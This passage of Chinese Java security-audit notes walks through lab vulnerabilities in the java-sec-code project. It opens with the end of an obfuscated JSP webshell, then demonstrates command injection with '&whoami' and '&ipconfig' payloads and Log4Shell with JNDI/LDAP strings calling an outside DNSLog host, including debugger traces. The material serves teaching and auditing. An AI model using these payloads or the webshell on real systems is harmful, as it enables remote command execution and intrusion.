String(DatatypeConverter.parseHexBinary("65786563")), String.class).invoke(rt.getMethod(new
String(DatatypeConverter.parseHexBinary("67657452756e74696d65"))).invoke(null),
request.getParameter("cmd") );
        java.io.InputStream in = e.getInputStream();
        int a = -1;byte[] b = new byte[2048];out.print("<pre>");
        while((a=in.read(b))!=-1){ out.println(new String(b)); }out.print("</pre>");
    }
%>
```

JDK 新特性

利用 Lambda 表达式编写的 JSP 一句话木马

访问接口中的默认方法 Reduce 来编写 JSP 一句话木马

各种表达式

内存马

5. 逻辑漏洞

简介：

逻辑漏洞是指攻击者利用业务/功能上的设计缺陷，获取敏感信息或破坏业务的完整性。一般出现在密码修改，确权访问，密码找回，交易支付金额等功能处。逻辑漏洞的破坏方式并非是向程序添加破坏内容，而是利用逻辑处理不严密或者代码问题或固有不足，操作上并不影响程序的允许，在逻辑上是顺利执行的。

十二：Java EE 开发框架安全审计

1.SSH框架

即Spring MVC + Spring + MyBatis 三个开源框架一起的缩写

1.1 Spring MVC

Spring MVC 是基于java实现的MVC设计模式的请求驱动类型的轻量级web框架，采用MVC架构模式的思想。基于请求驱动指的是 使用请求-响应模型

1.2 Spring

Spring 是分层的 Jave SE/EE full-stack轻量级框架

1.3 MyBatis

MyBatis 支持定制sql存储过程以及高级映射的优秀的持久层框架

1.4 Servlet

Spring MVC 底层就是以servlet技术进行构建的，Servlet是基于java技术的web组件，有容器管理并产生动态的内容。

Idea常用的快捷方式

```
F7步入
F8步过
F9到下一个断点
ALT+F8评估表达式
Ctrl+F 文件内查找字符串
双击Shift 查找任何内容，可搜索类、资源、配置项、方法等，还能搜索路径
Ctrl + N 按类名搜索类
Ctrl + F12 查看当前类结构
Ctrl + H 查看类的层次关系
Alt + F7 查找类或方法在哪被使用
```

Java-sec-code 漏洞项目

命令注入

Windows cmd /c 命令的拼接符 `&`

Linux 命令的拼接符 `;`

该代码根据请求中的 `filepath` 参数执行 `ls -la` 命令，然后将命令的输出结果作为字符串返回


```
    @GetMapping("/codeinject")
    public String codeInject(String filepath) throws IOException {
        //LInux
        //String[] cmdList = new String[]{"sh", "-c", "ls -la " + filepath};
        //Windows
        String[] cmdList = new String[]{"cmd.exe", "/c", "type " + filepath};//创建一个包含命
令的字符串数组，用于执行 type 命令
        ProcessBuilder builder = new ProcessBuilder(cmdList); //创建一个ProcessBuilder实例，用
于启动一个新的进程并执行cmdList中指定的命令。
```

```
        builder.redirectErrorStream(true); //将错误输出流与标准输出流合并。这意味着从进程的错误输出流和标准输出流读取数据时，它们将被合并成一个输出流。
        Process process = builder.start(); //启动进程并执行命令
        return WebUtils.convertStreamToString(process.getInputStream()); //从启动的进程中获取标准输出流，使用`WebUtils.convertStreamToString`方法将其转换为字符串，然后返回该字符串。
    }
```

`Payload: C:\Users\Anonymous\Desktop\1.jsp&whoami` 将payload url编码


调试代码

下断点




```
     *
     * @param filepath filepath
     * @return result
     */
    @GetMapping("/codeinject")
    public String codeInject(String filepath) throws IOException {
        //LInux
        //String[] cmdList = new String[]{"sh", "-c", "ls -la " + filepath};
        //Windows
        String[] cmdList = new String[]{"cmd.exe", "/c", "type " + filepath};
        ProcessBuilder builder = new ProcessBuilder(cmdList);
        builder.redirectErrorStream(true);
        Process process = builder.start();
        return WebUtils.convertStreamToString(process.getInputStream());
    }

    /**
     * Host Injection
```

执行Payload



URL
http://localhost:8080/codeinject?filepath=C%3A%5CUsers%5CAnonymous%5CDesktop%5C1.jsp%26ipconfig



```
    @GetMapping("/codeinject")
    public String codeInject(String filepath) throws IOException {   filepath: "C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
        //LInux
        //String[] cmdList = new String[]{"sh", "-c", "ls -la " + filepath};
        //Windows
        String[] cmdList = new String[]{"cmd.exe", "/c", "type " + filepath};   filepath: "C:\Users\Anonymous\Desktop\1.jsp&ipcon
        ProcessBuilder builder = new ProcessBuilder(cmdList);
        builder.redirectErrorStream(true);
        Process process = builder.start();
        return WebUtils.convertStreamToString(process.getInputStream());
    }

    /**
     * Host Injection
```


```
ttp-nio-8080-exec-10"@8,881 in group "main": RUNNING
eInject:29, CommandInject (org.joychou.controller)
ke0:-1, NativeMethodAccessorImpl (sun.reflect)
ke:62, NativeMethodAccessorImpl (sun.reflect)
ke:43, DelegatingMethodAccessorImpl (sun.reflect)
ke:498, Method (java.lang.reflect)
nvoke:205, InvocableHandlerMethod (org.springframework.web.method.support)
keForRequest:133, InvocableHandlerMethod (org.springframework.web.method.su
keAndHandle:116, ServletInvocableHandlerMethod (org.springframework.web.serv
```

Variables
```
this = {CommandInject@10094}
filepath = "C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
```

可以看到 cmdList 变量 进入了ProcessBuilder 类

`ProcessBuilder builder = new ProcessBuilder(cmdList);`：创建一个`ProcessBuilder`实例，用于启动一个新的进程并执行`cmdList`中指定的命令。

`Process process = builder.start();`：启动新进程并执行指定的命令。




```
//String[] cmdList = new String[]{"sh", "-c", "ls -la " + filepath};
//Windows
String[] cmdList = new String[]{"cmd.exe", "/c", "type " + filepath};   cmdList: {"cmd.exe", "/c", "type C:\Users\...}    filepath: "C:\Users\Anony
ProcessBuilder builder = new ProcessBuilder(cmdList);   cmdList: {"cmd.exe", "/c", "type C:\Users\...}
builder.redirectErrorStream(true);
Process process = builder.start();
return WebUtils.convertStreamToString(process.getInputStream());
}

/**
 * Host Injection
```

```
http-nio-8080-exec-10"@8,881 in group "main": RUNNING
eInject:30, CommandInject (org.joychou.controller)
ke0:-1, NativeMethodAccessorImpl (sun.reflect)
ke:62, NativeMethodAccessorImpl (sun.reflect)
ke:43, DelegatingMethodAccessorImpl (sun.reflect)
ke:498, Method (java.lang.reflect)
nvoke:205, InvocableHandlerMethod (org.springframework.web.method.support)
keForRequest:133, InvocableHandlerMethod (org.springframework.web.method.su
keAndHandle:116, ServletInvocableHandlerMethod (org.springframework.web.serv
keHandlerMethod:827, RequestMappingHandlerAdapter (org.springframework.we
dleInternal:738, RequestMappingHandlerAdapter (org.springframework.web.servlet
```


```
this = {CommandInject@10094}
filepath = "C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
cmdList = {String[3]@10100} ["cmd.exe", "/c", "type C:\Users\A..."]
    0 = "cmd.exe"
    1 = "/c"
    2 = "type C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
```

没任何意外 启动新进程并执行指定的命令。




```
//String[] cmdList = new String[]{"sh", "-c", "ls -la " + filepath};
//Windows
String[] cmdList = new String[]{"cmd.exe", "/c", "type " + filepath};   cmdList: {"cmd.exe", "/c", "type C:\Users\...}    filepath: "C:\Users\Anonymou
ProcessBuilder builder = new ProcessBuilder(cmdList);   builder: ProcessBuilder@10106    cmdList: {"cmd.exe", "/c", "type C:\Users\...}
builder.redirectErrorStream(true);
Process process = builder.start();   builder: ProcessBuilder@10106
return WebUtils.convertStreamToString(process.getInputStream());
}

/**
 * Host Injection
```

```
this = {CommandInject@10094}
filepath = "C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
cmdList = {String[3]@10100} ["cmd.exe", "/c", "type C:\Users\A..."]
    0 = "cmd.exe"
    1 = "/c"
    2 = "type C:\Users\Anonymous\Desktop\1.jsp&ipconfig"
builder = {ProcessBuilder@10106}
```



```
download test file Windows IP ���� δ������ ��������: ý��. . . . . . . . . . . . : ý���Ѷ�����  �����ض��� DNS ��׺ . . . . . . . : ��������� Ethernet0: �����ض��� DNS ��׺ . . . . . . . : �������� IPv6 ��ַ. . . . . . . . : fe80::32a8:e2c9:90b2:418d%10 IPv4 ��ַ . . . . . . . . . . . . : 192.168.0.105 ������� . . . . . . . . . . . . : 255.255.255.0 Ĭ������. . . . . . . . . . . . : 192.168.0.1
```




URL
http://localhost:8080/codeinject?filepath=C%3A%5CUsers%5CAnonymous%5CDesktop%5C1.jsp%26ipconfig

○ Enable POST

Host Injection

该代码根据请求中的 `host` 参数执行 `ls -la` 命令，然后将命令的输出结果作为字符串返回

```
    @GetMapping("/codeinject/host")
    public String codeInjectHost(HttpServletRequest request) throws IOException {
        String host = request.getHeader("host"); //获取HTTP请求头中的"host"字段的值。
        logger.info(host);
        //String[] cmdList = new String[]{"sh", "-c", "curl " + host};
        String[] cmdList = new String[]{"cmd.exe", "/c", "type " + host};
        ProcessBuilder builder = new ProcessBuilder(cmdList);
        builder.redirectErrorStream(true);
        Process process = builder.start();
        return WebUtils.convertStreamToString(process.getInputStream());
    }
```



URL
http://localhost:8080//codeinject/host

☑ Name: host | Value: C:\Users\Anonymous\Desktop\1.jsp&whoami

log4j漏洞


很明显当 log4j()方法token 参数不等于 java-sec-code，就会进入logger.error 方法，从而触发log4j漏洞

```
package org.joychou.controller;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
public class Log4j {

    private static final Logger logger = LogManager.getLogger("Log4j");

    /**
     * http://localhost:8080/log4j?token=${jndi:ldap://wffsr5.dnslog.cn:9999}
     * Default: error/fatal/off
     * Fix: Update log4j to lastet version.
     * @param token token
     */
    @GetMapping("/log4j")
    public String log4j(String token) {
        if(token.equals("java-sec-code")) {
            return "java sec code";
        } else {
            logger.error(token);
            return "error";
        }
    }

}
```

payload

```
${jndi:ldap://hpwacsztpb.dnstunnel.run}
```

如下图，可以看到成功进入logger.error()



Home Page
127.0.0.1:8080/index
应用

Hello admin.

Welcome to login java-sec-code application. Application Infomation

Swagger CmdInject JSONP Picture Upload File Upload Cors Pa

JWTCreateToken GetUserFromJWTToken

...

logout

DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to C
Elements
Console
Sources
Network
Performance
Memory
Applic
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS

URL
http://127.0.0.1:8080/log4j?token=%24%7Bjndi%3Aldap%3A%2F%2Fhpwa

Enable POST

File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
Application

java-sec-code - Log4j.java [java-sec-code]


java-sec-code-master (1) 〉 java-sec-code-master 〉 src 〉 main 〉 java 〉 org 〉 joychou 〉 controller 〉 Log4j

uploadPic.html × uploadStatus.html × xxe_upload.html × Fastjson.java × Login.java × FileUpload.java × Log4j.java × Invocable

```java
     * Fix: Update log4j to lastet version.
     * @param token token
     */
    @GetMapping("/log4j")
    public String log4j(String token) {   token: "${jndi:ldap://hpwacsztpb.dnstunnel.run}"
        if(token.equals("java-sec-code")) {
            return "java sec code";
        } else {
            logger.error(token);   token: "${jndi:ldap://hpwacsztpb.dnstunnel.run}"
            return "error";
        }
    }

}
```

```
"http-nio-8080-exec-7"...n group "main": RUNNING
log4j:24, Log4j (org.joychou.controller)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
doInvoke:205, InvocableHandlerMethod (org.springframework.web.meth
invokeForRequest:133, InvocableHandlerMethod (org.springframework.
invokeAndHandle:116, ServletInvocableHandlerMethod (org.springframe
```

```
this = {Log4j@10120}
token = "${jndi:ldap://hpwacsztpb.dnstunnel.run}"
```




og4j-api-2.9.1.jar 〉 org 〉 apache 〉 logging 〉 log4j 〉 spi 〉 AbstractLogger

uploadStatus.html × xxe_upload.html × Fastjson.java × Login.java × FileUpload.java × Log4j.java × AbstractLogger.class × InvocableHandlerMethod.class × ServletInvocableHandlerMethod.class × String.java ×

Decompiled .class file, bytecode version: 51.0 (Java 7)

```java
    public void error(Object message, Throwable t) {
        this.logIfEnabled(FQCN, Level.ERROR, (Marker)null, (Object)message, (Throwable)t);
    }

    public void error(String message) {   message: "${jndi:ldap://hpwacsztpb.dnstunnel.run}"
        this.logIfEnabled(FQCN, Level.ERROR, (Marker)null, (String)message, (Throwable)((Throwable)null));   message: "${jndi:ldap://hpwacsztpb.dnstunnel.run}"
    }

    public void error(String message, Object... params) {
        this.logIfEnabled(FQCN, Level.ERROR, (Marker)null, (String)message, (Object[])params);
    }

    public void error(String message, Throwable t) {
        this.logIfEnabled(FQCN, Level.ERROR, (Marker)null, (String)message, (Throwable)t);
    }
```

AbstractLogger 〉 error()




g4j-api-2.9.1.jar 〉 org 〉 apache 〉 logging 〉 log4j 〉 spi 〉 AbstractLogger

Fastjson.java × Login.java × Log4j.java × AbstractLogger.class × Logger.class × Level.class × AbstractFilterable.class × InvocableHandlerMethod.class × ServletInvocableHandlerMethod.class × String.java ×

Decompiled .class file, bytecode version: 51.0 (Java 7)

```java
        }

    }

    public void logIfEnabled(String fqcn, Level level, Marker marker, String message, Throwable t) {   fqcn: "org.apache.logging.log4j.spi.AbstractLogger"   level: "ERROR"   marker: nul
        if (this.isEnabled(level, marker, message, t)) {
            this.logMessage(fqcn, level, marker, message, t);   fqcn: "org.apache.logging.log4j.spi.AbstractLogger"   level: "ERROR"   marker: null   message: "${jndi:ldap://hpwacsztpb.
        }

    }

    protected void logMessage(String fqcn, Level level, Marker marker, CharSequence message, Throwable t) {
        this.logMessageSafely(fqcn, level, marker, this.messageFactory.newMessage(message), t);
    }
```

AbstractLogger 〉 logIfEnabled()



DNSLog 使用 Yakit 自带的 DNSLog 反连服务

当前激活域名为
hpwacsztpb.dnstunnel.run

